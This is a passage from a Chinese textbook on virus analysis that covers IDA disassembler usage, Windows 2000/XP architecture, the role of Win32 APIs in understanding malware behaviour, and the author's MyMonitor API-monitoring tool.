换。在图形视图下，旁边会有一个图形概况窗口，用于记录或设置当前反汇编窗口图形视图的具体位置。如果我们想进入反汇编代码视图只需按空格键或者就在反汇编窗口内单击鼠标右键选择“反汇编代码视图”。

熟悉的 main 函数在这里也显示了出来，此时我们看到了 \_main，这是 IDA 为我们识别的。\_main 的前面有一个小图标，类似于字母 F，这代表它是一个函数，双击它可以在汇编代码窗口定位到相应的代码区域。

#### 提示

默认情况下，IDA 已经将代码定位到 main 函数中，这就是 IDA 的强大之处，它可以识别出不同编译器的代码，同时可以自动定位到用户代码。因为我们这个程序是使用 VC 编写的，而 VC 编写的程序的用户代码都是位于 main 函数（控制台程序）或者 WinMain（非控制台程序）函数。这样就减小了我们的分析难度，无需再费力找 main 函数入口了。

在 Names window 窗口中我们还可以看到一个名为 Start 的函数，它表示程序的真正入口，并不是用户代码入口。也就是程序代码最开始执行的地方，通常是库代码。

IDA 中支持用户添加注释功能，IDA 中的注释分为一般注释和可重复注释两种，一般注释和可重复注释都是我们来定义的，我们可以在当前代码中插入“一般注释”或者“可重复注释”。在默认情况下，如果我们写可重复注释而不写一般注释时会显示可重复注释。而我们在相同位置既定义了一般注释又定义了可重复注释时，显示的是一般注释，也就是说一般注释会覆盖在可重复注释的上面。

例如：我们把“push offset aHelloWorld; “Hello world!\n””注释为“printf 参数之一”，此时需要用鼠标右键单击这行代码的末尾，选择“Enter comment..”（一般注释）则会弹出一个对话框，在“Enter comment”下面的文本框输入此注释单击“OK”按钮后会看到 IDA 已经帮我们把注释写上了。一般注释快捷键为：“Shift;”，可重复注释为：“;”。如图 4-87 所示。




图 4-87 IDA 的注释

提示

为了达到更好的显示效果，IDA 的窗口背景、关键字、注释等的显示颜色可以自定义，方法是选择 Options 菜单中的 Color 子菜单，在弹出的 IDA Colors 对话框中可以设置相应的颜色，如图 4-88 所示。

IDA 的另一个实用的功能是支持函数或变量命名，即 IDA 允许我们给函数重命名。选中要命名的函数，然后用鼠标右键单击，在弹出菜单中选择“Rename”子菜单，随即弹出命名对话框，把我们要改的名字添加到“Name”的文本框内，单击“OK”按钮。也可以使用快捷键“n”弹出命名对话框，如图 4-89 所示。




图 4-88 IDA 的颜色设置对话框




图 4-89 函数命名对话框

现在我们用 IDA 的功能把反汇编代码变得更易读一些，首先我们在反汇编窗口看处理前的代码：

```
; int __cdecl main(int argc, const char **argv, const char *envp)
.text:00401000 _main      proc near                ; CODE XREF: start+AF1p
.text:00401000          push    offset aHelloWorld    ; "Hello world!\n"
.text:00401005          call   sub_401010                ; b
.text:0040100A          add     esp, 4
.text:0040100D          xor     eax, eax
.text:0040100F          retn
.text:0040100F _main      endp
```

下面我们来改一下这段程序，首先我们看到 \_main 后面有 proc near，它应该是个函数，那么我们就把它改成更容易理解的名字。单击 \_main 选中它，然后用单击鼠标右键重命名，这时弹出了一个窗口，我们把名字写入进“Name”后的文本框，例如输入 mainproc，然后单击“OK”按钮。下面来看看反汇编代码，\_main 被 mainproc 替换了。不但函数名字可以重命名，变量或参数也都可以更改名字，照上面的方法我们把 aHello World 也改成 szHello，把 sub\_401010 改成 printf。现在的反汇编代码如下：

```
; int __cdecl mainproc(int argc,const char **argv,const char *envp)
mainproc proc near
push    offset szHello ; "Hello world!\n"
call    printf
add     esp, 4
xor     eax, eax
retn
mainproc endp
```

IDA 的功能很强大，使用方法也非常复杂，关于它的更多用法和使用技巧请读者参阅相关书籍自行学习。在后面章节分析病毒的学习过程中将进一步介绍相关的 IDA 使用技巧和功能。

OD 和 IDA 是分析病毒过程中最常使用的两个工具。一般情况下，使用 IDA 的 API 识别，用户注释、重命名等功能即可分析出程序的功能。简单地说是利用 IDA 查看病毒用到的所有 API 函数，然后通过各个 API 函数的功能即可得知病毒的功能。但是仅仅知道 API 函数名，而不知道其参数往往也是无法得知其具体行为的，而参数一般仅在程序运行时才能表示出真实值。所以分析病毒或者分析其他程序时需要 OD、IDA 两个工具配合使用。再有当今的病毒往往采用加壳、变形、加密等方式增加我们的分析难度，这种情况下就需要首先利用 OD 动态调试去脱壳、解密，然后再使用 IDA 进行反汇编分析。

## 4.4 Windows 2000/XP 的体系结构

在大多数多用户的操作系统中，用户程序和系统程序是分开的。系统程序在一个比较高的优先级上运行（通常称为核心态），而用户程序在一个较低的优先级上运行（通常称为用户态）。系统程序有对系统数据和硬件的操作权，而用户程序要想操作系统数据或者硬件就只能通过系统程序。系统程序在 Windows 2000/XP 中以服务的形式给出。当一个用户程序要访问系统数据时，通过向相应的服务发出请求而实现，而此时 CPU 通过一个陷阱来陷入到核心态来运行。当所要求的服务完成返回时，Windows 2000/XP 负责恢复用户线程（Windows 2000/XP 中，CPU 是以线程为单位来进行调度的）的寄存器状态等，从而使得用户线程得以继续运行。如图 4-90 所示，表示了 Windows 2000/XP 体系的基本结构。

Windows 2000 中，内核和设备驱动都运行在核心态，它们使用同一段内存空间，这意味着属于某个组成部分的数据有可能被其他的组成部分所修改，有潜在的风险。各个组成部分之间又是可以相互协作的，为了完成一个任务，往往需要这些组成部分之间进行合作。Windows 2000 是分层次的，底层部分是平台相关的，而上层部分是平台无关的。也就是说对于每个硬件平台底层部分都要有一个实现，而底层对上层的接口是统一的，所以上层就不用关心底层到底是怎样实现的，它关心的就是它们之间的接口。






图 4-90 windows 2000/XP 体系结构

内核执行 Windows 2000/XP 中最基本的操作，主要提供下列功能：

- (1) 线程安排和调度；
- (2) 陷阱处理和异常调度；
- (3) 中断处理和调度；
- (4) 多处理器同步；
- (5) 供执行体使用的基本内核。

### 1. 内核

Windows 2000/XP 的内核始终运行在核心态，代码短小紧凑，可移植性也很好。一般来说，除了中断服务例程（InterruptServiceRoutine, ISR），正在运行的线程是不能抢占内核的。内核提供了一组严格定义的、可预测的、使得操作系统得以工作的基础设施，这为执行体的高级组件提供了必需的低级功能接口。内核除了执行线程调度外，几乎将所有的策略制定留给了执行体。内核通过一组称作“内核对象”的简单对象帮助控制、处理并支持执行体对象的创建，以降低这种开销。大多数执行体级别的对象都封装了一个或多个内核对象。另一个称作“调度程序对象”的内核对象集合负责同步操作并影响线程调度。调度程序对象包括内核线程、互斥体（Mutex）、事件（Event）、内核事件对、

信号量（Semaphore）、定时器和可等待定时器。执行体使用内核函数创建内核对象的实例，使用它们来构造更复杂的对象提供用户态。

## 2. 硬件抽象层（HAL）

Windows 2000/XP 设计的一个至关重要的方面就是在多种硬件平台上的可移植性，HAL 就是使这种可移植性成为可能的关键部分。HAL 是一个可加载的核心态模块 HAL.dll，它为运行在 Windows 2000/XP 上的硬件平台提供低级接口。HAL 隐藏各种与硬件有关的细节，例如 I/O 接口、中断控制器以及多处理器通信机制等任何体系结构专用的和依赖于计算机平台的函数。这些都是平台相关的。当需要平台相关的信息时，Windows 2000 的内部模块或者用户程序通过 HAL 来实现。

## 3. 执行体

Windows 2000/XP 的执行体是 NTOSKRNL.EXE 的上层（内核是其下层）。执行体总共包括以下五种类型的函数。

（1）从用户态导出并且可以调用的函数。这些函数的接口在 ntdll.dll 中。通过 Win32API 或一些其他的环境子系统可以对它们进行访问。

（2）从用户态导出并且可以调用的函数，但当前通过任何文档化的子系统函数都不能使用。

（3）在 Windows 2000 DDK 中已经导出并且文档化的核心态调用的函数。

（4）在核心态组件中调用但没有文档化的函数。例如在执行体内部使用的内部支持例。

（5）组件内部的函数。

执行体包含下列重要的组件。

（1）进程和线程管理器创建及终止进程和线程。对进程和线程的基本支持在 Windows 2000 内核中实现，而执行体给这些低级对象添加附加语义和功能。

（2）虚拟内存管理器实现“虚拟内存”。内存管理器也为高速缓存管理器提供基本的支持。

（3）安全引用监视器在本地计算机上执行安全策略。

（4）I/O 系统执行独立于设备的输入/输出，并为进一步处理调用适当的设备驱动程序。

（5）高速缓存管理器通过将最近引用的磁盘数据驻留在主内存中来提高文件 I/O 的性能，并且通过在把更新数据发送到磁盘之前将它们在内存中保持一个短的时间来延缓磁盘的写操作，这样就可以实现快速访问。

另外，执行体还包括四组主要的支持函数，它们由上面列出的执行体组件使用。其中大约有三分之一的支持函数在 DDK 中已经文档化。这四类支持函数提供以下功能。

（1）对象管理，创建、管理以及删除 Windows 2000/XP 的执行体对象和用于代表操作系统资源的抽象数据类型，例如进程、线程和各种同步对象。

(2) 本地过程调用 (LocalProcedureCall, LPC) 机制，在同一台计算机上的客户进程和服务进程之间传递信息。

(3) 一组广泛的公用运行时函数，例如字符串处理、算术运算、数据类型转换和完全结构处理。

(4) 执行体支持例程，例如系统内存分配、互锁内存访问等。

在 Windows 平台上有过编程经历的人一定对句柄 (handle) 不陌生，句柄到底是什么呢？这往往给一些初学者带来困惑。其实要真正理解句柄就要从 windows 的设计理念上来解决这个问题，那就是 Windows 是面向对象的，它把系统的一些资源、进程、文件等都看成对象，用对象管理器对这些对象统一管理。对于用户来说是通过句柄来操作响应对象的，可以将其看成是对象的一个引用。

#### 4. 设备驱动程序

设备驱动程序是可加载的核心态模块（通常以 .sys 为扩展名），它们是 I/O 系统和相关硬件之接口。Windows 2000/XP 的设备驱动程序不直接操作硬件，而是调用 HAL 功能作为与硬件的接口。Windows 2000/XP 中有如下几种类型的设备驱动程序：

(1) 硬件设备驱动程序操作硬件，它将输出写入物理设备或网络，并从物理设备或网络获得输入；

(2) 文件系统驱动程序接受面向文件的 I/O 请求，并把它们转化为对特殊设备的 I/O 请求；

(3) 过滤器驱动程序截取 I/O 并在传递 I/O 到下一层之前执行某些特定处理。因为安装设备驱动程序是把用户编写的核心态代码添加到系统的唯一方法，所以某些程序通过简单地编写设备驱动程序的方法来访问操作系统内部函数或数据结构，但它们不能从用户态访问。

Windows2000/XP 增加了对即插即用和高级电源选项的支持，它使用 Windows 驱动程序模型 (Windows DriverModel, WDM) 作为标准驱动程序模型，同时它也支持 Windows NT 的驱动程序，不过因为这些驱动不支持即插即用和电源选项，所以使用这些驱动的系统实际能力将会降低。从 WDM 的角度看，有三种驱动程序：

(1) 总线驱动程序用于各种总线控制器、适配器、桥或者可以连接子设备的设备，这是必需的驱动程序。

(2) 功能驱动程序用于驱动那些主要的设备，提供设备的操作接口。一般来说，这也是必须的，除非采用一种原始的方法来使用这个设备（功能都被总线驱动和总线过滤器实现了，例如 SCSI PassThru）。

(3) 过滤器驱动程序用于为一个设备或者一个已经存在的驱动程序增加功能，或者改变来自其他驱动程序的 I/O 请求和响应行为。过滤器驱动程序是可选的，并且可以有任意的数目，它存在于功能驱动程序的上层或者下层、总线驱动程序的上层。在 WDM

的驱动程序环境中，没有一个单独的设备驱动控制着某个设备。总线设备驱动程序负责向即插即用管理器报告它上面有的设备，而功能驱动程序则负责操纵这些设备。

#### 5. ntdll.dll

子系统下面是 ntdll.dll，它提供了一些子系统动态链接库所需要的功能。其实，ntdll.dll 的最主要功能就是为它的下层——执行体提供一个文档化接口，使得它以上的各个模块可以调用执行体提供的服务。这一层包含以下几种重要函数（服务）。

（1）可以从用户态直接调用的函数，在 ntdll 中文档化，这些中大多数都可以调用某个 Win32 API 来启动所对应的服务。

（2）只能从核心态调用的函数，其中有一些在 DDK 中已文档化，编写 Windows 上驱动程序的人员必须熟悉。

（3）没有文档化的函数，供执行体内部使用。

#### 6. 环境子系统和子系统动态链接库

Windows 2000/XP 有三种环境子系统：POSIX、OS/2 和 Win32（OS/2 只能用于 x86 系统）。在这三个子系统中，Win32 子系统比较特殊，如果没有它，Windows 2000/XP 就不能运行。而其他两个子系统只是在需要时才被启动，而 Win32 子系统必须始终处于运行状态。环境子系统的作用是将基本的执行体系统服务的某些子集提供给应用程序。用户应用程序不能直接调用 Windows 2000/XP 系统服务，这种调用必须通过一个或多个子系统动态链接库作为中介才可以完成。例如，Win32 子系统动态链接库（如 KERNEL32.DLL、USER32.DLL 和 GDI32.DLL）实现 Win32 API 函数，POSIX 子系统动态链接库则实现 POSIX1003.1API。每一个可执行的映像（.EXE）都受限于唯一的子系统，进程创建时，程序映像头中的子系统类型代码会告诉 Windows 新进程所属的子系统。例如：应用程序调用标准的 USER 函数在显示器上创建窗口和按钮。窗口管理器传递这些请求到 GDI，GDI 再将这些请求传送给图形设备驱动程序，在这里将按照显示设备的要求将其规格化。GDI 提供了一组标准的函数，它使得应用程序可以同图形设备（包括显示器和打印机）通信而不必知道关于这些设备的任何事情。GDI 也能够为应用程序提供使用不同图形输出设备的标准接口。这个接口可以让应用程序代码独立于硬件设备和硬件设备驱动程序。我们要特别注意以下三个关键点：子系统进程、子系统动态链接库、用户进程。

（1）子系统进程：Win32 子系统在 Windows 2000 中是以一个进程的形式出现的（csrss.exe）。它负责所有 Win32 用户进程，线程的创建与撤销，建立与撤销临时文件，以及控制台的管理。

（2）子系统动态链接库：Win32 子系统调用的动态链接库，里面有子系统所需要的大部分功能。

（3）用户创建的运行于 Win32 子系统之上的应用程序。

用户进程并不直接调用系统服务，它们直接调用子系统动态链接库，当一个程序调用子系统动态链接库的一个功能时，可能会发生以下三种情形之一：

(1) 所要求的功能全部是由子系统动态链接库提供，也就是说程序完全运行于用户态；

(2) 需要调用一个或者多个运行于核心态的服务；

(3) 需要子系统进程的协助才能完成，这时，用户进程向子系统进程发送一个 C/S 请求，具体工作由子系统进程来完成。特别说明，当用户进程调用系统服务时实际上是通过设置一个陷阱陷入到核心态来运行，将运行权交给系统服务调度程序来调度，并不用通过创建新的进程、线程来实现。

## 4.5 Win32 API 函数

所谓 API 实际上是 Application Programming Interface 的英文缩写，意思是应用程序编程接口，Win32 API 也就是 Microsoft Windows 32 位平台的应用程序编程接口。当 Windows 操作系统开始占据主导地位的时候，开发 Windows 平台下的应用程序成为人们的需要。而在 Windows 程序设计领域处于发展的初期，Windows 程序员所能使用的编程工具唯有 API 函数，这些函数是 Windows 提供给应用程序与操作系统的接口，他们犹如“积木块”一样，可以搭建出各种界面丰富、功能灵活的应用程序。所以可以认为 API 函数是构筑整个 Windows 框架的基石，在它的下面是 Windows 的操作系统核心，而它的上面则是所有的 Windows 应用程序。但是，那时的 Windows 程序开发还是比较复杂的工作，程序员必须熟记一大堆常用的 API 函数，而且还要对 Windows 操作系统有深入的了解。然而随着软件技术的不断发展，在 Windows 平台上出现了很多优秀的可视化编程环境，程序员可以采用“即见即所得”的编程方式来开发具有精美用户界面的和强大功能的应用程序。这些优秀的可视化编程环境操作简单、界面友好（诸如 VB、VC++、Delphi 等），在这些工具中提供了大量的类库和各种控件，它们替代了 API 的功能。事实上这些类库和控件都是构架在 Win32 API 函数基础之上的，是封装了的 API 函数的集合。它们把常用的 API 函数组合在一起成为一个控件或类库，并赋予其方便的使用方法，所以极大地加速了 Windows 应用程序开发的速度。有了这些控件和类库，程序员便可以把主要精力放在程序整体功能的设计上，而不必过于关注技术细节。实际上如果我们要开发出更灵活、更实用、更具效率的应用程序，必然要涉及直接使用 API 函数，虽然类库和控件使应用程序的开发简单得多，但它们只提供 Windows 的一般功能，对于比较复杂和特殊的功能来说，使用类库和控件是非常难以实现的，这时就需要采用 API 函数来实现。这也是 API 函数使用的场合，所以我们对待 API 函数不必刻意研究每一个函数的用法，那也是不现实的（常用的 API 函数有几千个之多）。因此说 Win32 API 不必学，在需要的时候去查 API 帮助文档就足够了。

我们所讲解的 Win32 计算机病毒，无论是使用脚本语言，还是汇编语言，或者是更高级的 C\C++、Basic、Pascal 语言所编写的计算机病毒，最终都是调用 Windows 系统 API 完成各种功能，因此只要知道病毒都调用了哪些 API 函数，通过查询各种函数的功能自然可以得知病毒的功能以及对系统所做的破坏。虽然说 Win32 API 不用去学，在需要的时候去查 API 帮助文档就足够，但是为了方便、更快捷地分析计算机病毒，熟悉和掌握计算机病毒常用的 Windows API 也是很有必要的。对于 Win32 可执行程序类型的病毒（俗称 PE 病毒）我们只能通过反汇编其汇编代码来分析，而实际上这种分析主要就是分析计算机病毒都是用了哪些 API，通过计算机病毒对各种系统 API 函数的调用去掌握病毒的功能。

4.6 Win32 API 监控工具介绍

我们已经知道无论什么类型的病毒，只要是在 Windows 32 位系统下运行的，都会调用 Win32 API 去完成各种功能。基于这个原因，笔者开发了一个更为简单方便的计算机病毒监控工具 MyMonitor。读者可以到Google 搜索并下载它。这个工具就是监控计算机病毒所使用的 Win32 API 函数，然后通过各种函数的关联分析病毒的功能，最终得到一份计算机病毒的行为报告。

MyMonitor 工具运行之后的主程序界面如图 4-91 所示。




图 4-91 MyMonitor 工具



MyMonitor 总共有五个窗口，分别为：进程监控窗口、日志输出窗口、API 监控窗口、监控结果窗口和设置窗口。MyMonitor 同时最多显示三个窗口，默认情况下，进程监控窗口和日志输出窗口在用户不关闭的情况下将始终显示。而 API 监控窗口将在程序监控过程中显示监控的 API 调用情况，并且这个窗口用户无法关闭。监控完毕后将隐藏 API 监控窗口，程序自动切换到监控结果窗口。下面我们分别介绍各个窗口的功能，并且综合介绍 MyMonitor 的使用方法。

1. 进程监控窗口

进程监控窗口实时监控系统中所有进程的变化，相当于 Windows 的任务管理器。这个窗口是一个可停靠的窗口，用户可以拖动窗口（在标题栏按下鼠标左键，然后拖动鼠标即可移动窗口。）将其停靠到合适的位置，也可以隐藏到主窗口的任意一边，如图 4-92 所示。




图 4-92 拖动进程监控窗口到适当位置

它以树形结构表示了各个进程之间的父子关系。当 MyMonitor 启动后，他将系统中所有进程列举出来显示在“当前进程”根键下。并且开始监控系统中所有进程的诞生与退出。如果有新启动的进程则显示在“新增进程”根键下，如果有先前存在的进程退出了，那么退出的进程则显示在“退出进程”根键下，如图 4-93 所示。




图 4-93 Monitor 监控进程的启动与退出

用户也可以通过鼠标右键菜单结束掉指定进程，如图 4-94、图 4-95、图 4-96 所示。




图 4-94 Monitor 的结束进程功能

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-95 询问是否确定要结束 Notpad.exe 进程

